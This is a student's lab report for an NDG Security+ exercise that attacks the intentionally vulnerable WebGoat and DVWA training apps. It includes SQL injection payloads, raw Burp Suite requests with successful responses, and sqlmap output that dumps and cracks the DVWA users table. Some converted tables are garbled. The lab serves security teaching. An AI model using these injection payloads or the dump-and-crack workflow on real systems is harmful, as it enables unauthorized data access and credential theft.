

Jemmy Roque

Analyzing Types of Web Application Attacks

September 22, 2025

The screenshot shows the MyNETLAB interface with the Kali VM selected. Below it, a Firefox window displays the WebGoat application. The address bar shows the URL `172.17.0.2:8080/WebGoat/start.mvc#lesson/WebGoatIntroduction.lesson`. The main content area of the browser shows the WebGoat welcome message and the introduction to SQL Injection.

MyNETLAB > NDG Security+ v4 Pod 2 > Reservation 8063 > Lab 03: Analyzing Types of Web Application Attacks

Topology Content Status Kali pfSense SecOnion WinOS

Time Remaining 0 26 hrs. min.

WebGoat — Mozilla Firefox 07:23 PM

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Firefox...

WebGoat

Introduction General (A1) Injection SQL Injection (Intro) SQL Injection (advanced) SQL Injection (mitigation) Path traversal (A2) Broken Authentication (A3) Sensitive Data Exposure (A4) XML External Entities (XXE) (A5) Broken Access Control (A7) Cross-Site Scripting (XSS) (A8) Insecure Deserialization (A9) Vulnerable Components (A8:2013) Request Forgeries Client side

What is WebGoat?

WebGoat is a deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-based applications that use common and popular open source components.

Now, while we in no way condone causing intentional harm to any animal, goat or otherwise, we think learning everything you can about security vulnerabilities is essential to understanding just what happens when even a small bit of unintended code gets into your applications.

What better way to do that than with your very own scapegoat?

Feel free to do what you will with him. Hack, poke, prod and if it makes you feel better, scare him until your heart's content. Go ahead, and hack the goat. We promise he likes it.

Messages

WebGoat login interface in Firefox on the Kali virtual machine subsequent to initiating the WebGoat Docker container. The left menu displays A1 Injection and an introduction to SQL Injection. The primary pane presents the WebGoat welcome message and the login form for registering the guest user. The browser's address bar displays 172.17.0.2:8080.

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Time Remaining
0 24
hrs. min.

Topology Content Status Kali pfSense SecOnion WinOS

WebGoat — Mozilla Firefox kati:kali: ~ 07:25 PM

WebGoat — Mozilla Firefox 172.17.0.2:8080/WebGoat/start.mvc#lesson/SqliInjection.lesson/8

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

(A8:2013) Request Forgeries >

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joeshp, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0


Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this:
SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE, which will always evaluate to true, no matter what came before it.

WebGoat login interface in Firefox on the Kali virtual machine subsequent to initiating the WebGoat Docker container. The left menu displays A1 Injection and an introduction to SQL Injection. The primary pane presents the WebGoat welcome message and the login form for registering the guest user. The browser's address bar displays 172.17.0.2:8080.

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The screenshot shows the Burp Suite Community Edition interface. At the top, there's a navigation bar with tabs like Home, Reservation, and a user dropdown. Below the navigation is a toolbar with buttons for Topology, Content, Status, Kali, pfSense, SecOnion, and WinOS. A timer in the top right corner shows 'Time Remaining 0 19 hrs. min.'.

The main window is titled 'Burp Suite Community Edition v2021.2.1 - Temporary Project'. It has a menu bar with Burp, Project, Intruder, Repeater, Window, Help, and a toolbar with Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, and User options. The 'Proxy' tab is selected.

A table below the toolbar lists 21 requests. The columns are: #, Host, Meth., URL, Params, Edited, Status, Length, MIME type, Extension, Title, Comment, TLS, and IP. The 'Title' column shows 'Login Page' for several entries. The 'Comment' column indicates 'unknown host' for some requests. The 'IP' column shows '172.17.0.2' for all requests. The 'TLS' column shows 'JSE' for one entry.

#	Host	Meth..	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
9	http://172.17.0.2:8080	POST	/WebGoat/login		✓	302	320					172.17.0.2	
94	http://172.17.0.2:8080	POST	/WebGoat/challenge/5		✓	200	385	JSON				172.17.0.2	
97	http://172.17.0.2:8080	POST	/WebGoat/challenge/5		✓	200	385	JSON				172.17.0.2	
1	http://172.17.0.2:8080	GET	/WebGoat/login			200	2038	HTML		Login Page		172.17.0.2	
8	https://content-autofill.google...	GET	/d/pages/CHRDH/HnWUvODguMC40...		✓							unknown host	
10	http://172.17.0.2:8080	GET	/WebGoat/welcome.mvc			302	297					172.17.0.2	
11	http://172.17.0.2:8080	GET	/WebGoat/start.mvc			200	18031	HTML	.mvc			172.17.0.2	
14	http://172.17.0.2:8080	GET	/WebGoat/js/lib/jquery.min.js			200	18077					172.17.0.2	
16	http://172.17.0.2:8080	GET	/WebGoat/js/main.js			200	2374	script	.js			172.17.0.2	
17	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery.min.js			200	88526	script	.js			172.17.0.2	
18	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery-validation.js			200	699	script	.js			172.17.0.2	
19	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery-validation.js			200	699	script	.js			172.17.0.2	
20	http://172.17.0.2:8080	GET	/WebGoat/js/goatApp/goatApp.js			200	1302	script	.js			172.17.0.2	
21	http://172.17.0.2:8080	GET	/WebGoat/js/lib/underscore-min.js			200	17929	script	.js			172.17.0.2	

Burp Suite Community Edition is launched on the Kali desktop. The Proxy tab presents entries from HTTP history. The table enumerates requests directed to 172.17.0.2:8080. POST requests encompass /WebGoat/login and /WebGoat/challenge/5. The status column displays response codes 200 and 302. The columns consist of Method, URL, Parameters, Status, Length, MIME Type, Extension, and IP Address. Utilize this interface to record requests and transmit them to Repeater for alteration.

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September 22, 2025

The screenshot shows the MyNETLAB interface with the NDG logo at the top left. The navigation bar includes links for Home, Reservation, and user information (jroque18-20@student.cccd.edu). Below the navigation bar is a search bar and a tab menu with 'Topology', 'Content', 'Status', 'Kali' (which is selected), 'pfSense', 'SecOnion', and 'WinOS'. A timer in the top right corner shows 'Time Remaining 0 17 hrs. min.'

Burp Suite Community Edition v2021.2.1 - Temporary Project

The Burp Suite interface displays the following details:


- Request:** Shows a POST request to /WebGoat/login with parameters: username Larry & password fakepassword.
- Response:** Shows a JSON response indicating lessonCompleted is false and feedback is "This is not the correct password for Larry, please try again".
- INSPECTOR:** Shows Body Parameters (2), Request Cookies (1), Request Headers (12), and Response Headers (6).
- HTTP History:** A table listing 21 requests from host 172.17.0.2, mostly GET requests to various WebGoat endpoints like /start.mvc and /challenge/5.

Burp Suite Proxy displays the HTTP history and a specific POST request to /WebGoat/challenge/5. The raw request pane displays `username_login=Larry` and `password\login=fakepassword`. The response window displays JSON: `lessonCompleted` false and `feedback` indicating that the password for Larry is incorrect. Utilize Repeater to alter the password field with a SQL injection payload and retransmit.


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Analyzing Types of Web Application Attacks

September 22, 2025



The screenshot shows the MyNETLAB interface with the NDG security+ v4 Pod 2 selected. The status for Kali is shown as 'Running'. A timer in the top right corner indicates 0:43 remaining.



The screenshot shows the Burp Suite Community Edition interface. The target is set to `http://172.17.0.2:8080`. The Repeater tab is selected, showing a POST request to `/WebGoat/challenge/5`. The raw request body is:

```
POST /WebGoat/challenge/5 HTTP/1.1
Host: 172.17.0.2:8080
Content-Length: 48
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.17.0.2:8080
Referer: http://172.17.0.2:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=wyP_wvKyGHI1OD-Bf-qRS9g-xq0LdH1P1WP6jg
Connection: close
username_login=Larry&password_login=0' or 1=1 --
```

The response pane shows a successful HTTP 200 OK response with a JSON payload:

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 29 Sep 2020 00:36:53 GMT
Content-Length: 153
Content-Type: application/json

{
    "lessonCompleted": true,
    "feedback": "Congratulations, you solved the challenge. Here is your flag: e
    a495de-b18e-47bc-8941-6eac7b189fd3",
    "output": null,
    "assignment": "Assignment5",
    "attemptWasMade": true
}
```

The right pane, labeled 'INSPECTOR', shows the Request Headers, Response Headers, and Response Body sections. The bottom of the interface shows search bars and a progress bar indicating 421 bytes / 214 millis.


Burp Repeater view showing a POST to `/WebGoat/challenge/5`. Left pane shows the raw request with `username_login=Larry` and `password_login=0' or 1=1 --`.

Right pane shows HTTP 200 and JSON with `lessonCompleted` true, feedback saying "Congratulations" and the challenge flag.

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September 22, 2025



The screenshot shows a web-based interface for managing network resources. At the top, there's a navigation bar with tabs for 'Topology', 'Content', 'Status', 'Kali', 'pfSense', 'SecOnion', and 'WinOS'. A user profile is shown on the right with 'Time Remaining' set to '0 39 hrs. min.'. Below the navigation is a search bar and a message about installed add-ons being disabled.

The main content area displays the pfSense dashboard. It features two main panels: 'System Information' on the left and 'Interfaces' on the right. The 'System Information' panel shows details like Name (pfSense.netlab.local), User (sysadmin@203.0.113.2), System (VMware Virtual Machine), BIOS (Phoenix Technologies LTD, Version 6.00, Release Date: Thu Nov 12 2020), and Version (2.5.2-RELEASE). The 'Interfaces' panel lists three interfaces: WAN (IP 203.0.113.1), LAN (IP 192.168.0.1), and DMZ (IP 172.16.1.1), all configured with 'autoselect'.

The browser window displays the pfSense dashboard subsequent to entering in as the sysadmin user. The Status page presents system information including hostname (pfSense.netlab.local), user (sysadmin@203.0.113.2), and version (2.5.2-RELEASE). The Interfaces panel on the right confirms three configured network interfaces: WAN with IP 203.0.113.1, LAN with IP 192.168.0.1, and DMZ with IP 172.16.1.1. This perspective confirms that pfSense is operational and that network access regulations may now be administered for the laboratory.

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Analyzing Types of Web Application Attacks

September 22, 2025



The screenshot shows the MyNETLAB interface with the Kali Linux network stack selected. The title bar indicates "Reservation 8063 > Lab 03: Analyzing Types of Web Application Attacks". The top navigation bar includes links for Home, Reservation, and user information. A "Time Remaining" counter shows 0 hours and 34 minutes.

Burp Suite Community Edition v2021.2.1 - Temporary Project

The Burp Suite interface is active on the Intercept tab. The request pane displays the following raw HTTP GET request:

```
1 GET /vulnerabilities/sqli/?id=fakeid&Submit=Submit HTTP/1.1
2 Host: 192.168.0.6:4444
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://192.168.0.6:4444/vulnerabilities/sqli/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=ca048ec0c9880jgjmpl1; security=low
10 Connection: close
11
12
```


The status bar at the bottom of the Burp Suite window shows "0 matches".

Burp Suite Community Edition is active on the Intercept tab, displaying an intercepted HTTP GET request to `/vulnerabilities/sqli/?id=fakeid&Submit=Submit`. The raw request panel enumerates headers including Host, User-Agent, and Cookie. The cookie string contains `PHPSESSID` and `security=low`, which is essential for verifying that the DVWA environment is set up for SQL injection testing. This intercepted request will subsequently serve as input for SQLmap to automate database extraction.

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The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the output of a password cracking session using a dictionary attack on the 'users' table of the DVWA database. The output includes the command used, the progress of the attack, and the resulting cracked password hashes.

```
[19:50:51] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[19:51:00] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:51:00] [INFO] starting 2 processes
[19:51:01] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[19:51:03] [INFO] cracked password 'charley' for hash '8d353d75ae2c3966d7e0d4fc69216b'
[19:51:05] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[19:51:06] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user   | avatar | password |
+-----+-----+-----+-----+
| 1       | admin  | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 2       | gordob | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) |
| Brown  | Gordon | 2025-09-23 00:42:39 | 8d353d75ae2c3966d7e0d4fc69216b (charley) |
| 3       | 1337   | /hackable/users/1337.jpg | 8d353d75ae2c3966d7e0d4fc69216b (charley) |
| Me     | Hack   | 2025-09-23 00:42:39 | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 4       | pablo  | /hackable/users/pablo.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| 5       | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+-----+-----+
[19:51:08] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv'
[19:51:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.6'
[19:51:08] [WARNING] your sqlmap version is outdated
[*] ending @ 19:51:08 /2025-09-22/
```

Terminal shows sqlmap output after dumping the DVWA users table.

A table lists user_id, login, first_name, last_name, password hash, and cracked password values in parentheses. Examples shown include admin -> (password), brown -> (abc123), picasso -> (letmein), smith -> (password). sqlmap saved the dump to /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv.

The concluding lines indicate the completion of the dump and a notification that the sqlmap version is obsolete.

Jemmy Roque

Analyzing Types of Web Application Attacks

September 22, 2025

The screenshot shows a Kali Linux desktop environment within a browser window. The terminal window displays the output of a sqlmap command used to extract data from the DVWA database. The output shows a table dump of the 'users' table with columns: user_id, user, avatar, password, last_name, first_name, last_login, and failed_login. The terminal also shows the completion of the dump and a warning about an outdated sqlmap version.

user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)				
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f26008367892e03 (abc123)	Brown	Gordon	2025-09-23 00:42:39	0
3	1337	/hackable/users/1337.jpg	8d533d75aa2c3966d7e0d4fcc69216b (charley)	Me	Hack	2025-09-23 00:42:39	0
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe4ca0ed3de5c71e9eb7 (letmein)	Picasso	Pablo	2025-09-23 00:42:39	0
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2025-09-23 00:42:39	0

```
[19:51:08] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv'
[19:51:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.6'
[19:51:08] [WARNING] your sqlmap version is outdated
[*] ending @ 19:51:08 /2025-09-22/
```

```
(kali㉿kali)-[~]
$ csvtool readable /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv
user_id user    avatar          password           last_name first_name last_login      failed_login
1       admin   /hackable/users/admin.jpg 5f4dcc3b5aa765d61d8327deb882cf99 (password) admin   admin   2025-09-23 00:42:39 0
2       gordonb /hackable/users/gordonb.jpg e99a18c428cb38d5f26008367892e03 (abc123) Brown  Gordon  2025-09-23 00:42:39 0
3       1337   /hackable/users/1337.jpg 8d533d75aa2c3966d7e0d4fcc69216b (charley) Me     Hack   2025-09-23 00:42:39 0
4       pablo   /hackable/users/pablo.jpg 0d107d09f5bbe4ca0ed3de5c71e9eb7 (letmein) Picasso Pablo   2025-09-23 00:42:39 0
5       smithy  /hackable/users/smithy.jpg 5f4dcc3b5aa765d61d8327deb882cf99 (password) Smith  Bob    2025-09-23 00:42:39 0
```

The terminal displays the sqlmap output subsequent to extracting the DVWA users table. A table enumerates user_id, login, first_name, last_name, password hash, and cracked password values in parenthesis. Illustrations provided encompass admin -> (password), brown -> (abc123), picasso -> (letmein), smith -> (password). sqlmap has stored the dump in /home/kali/.local/share/sqlmap/output/192.168.0.6/dump/dvwa/users.csv. The concluding lines indicate the completion of the dump and mention that the sqlmap version is obsolete.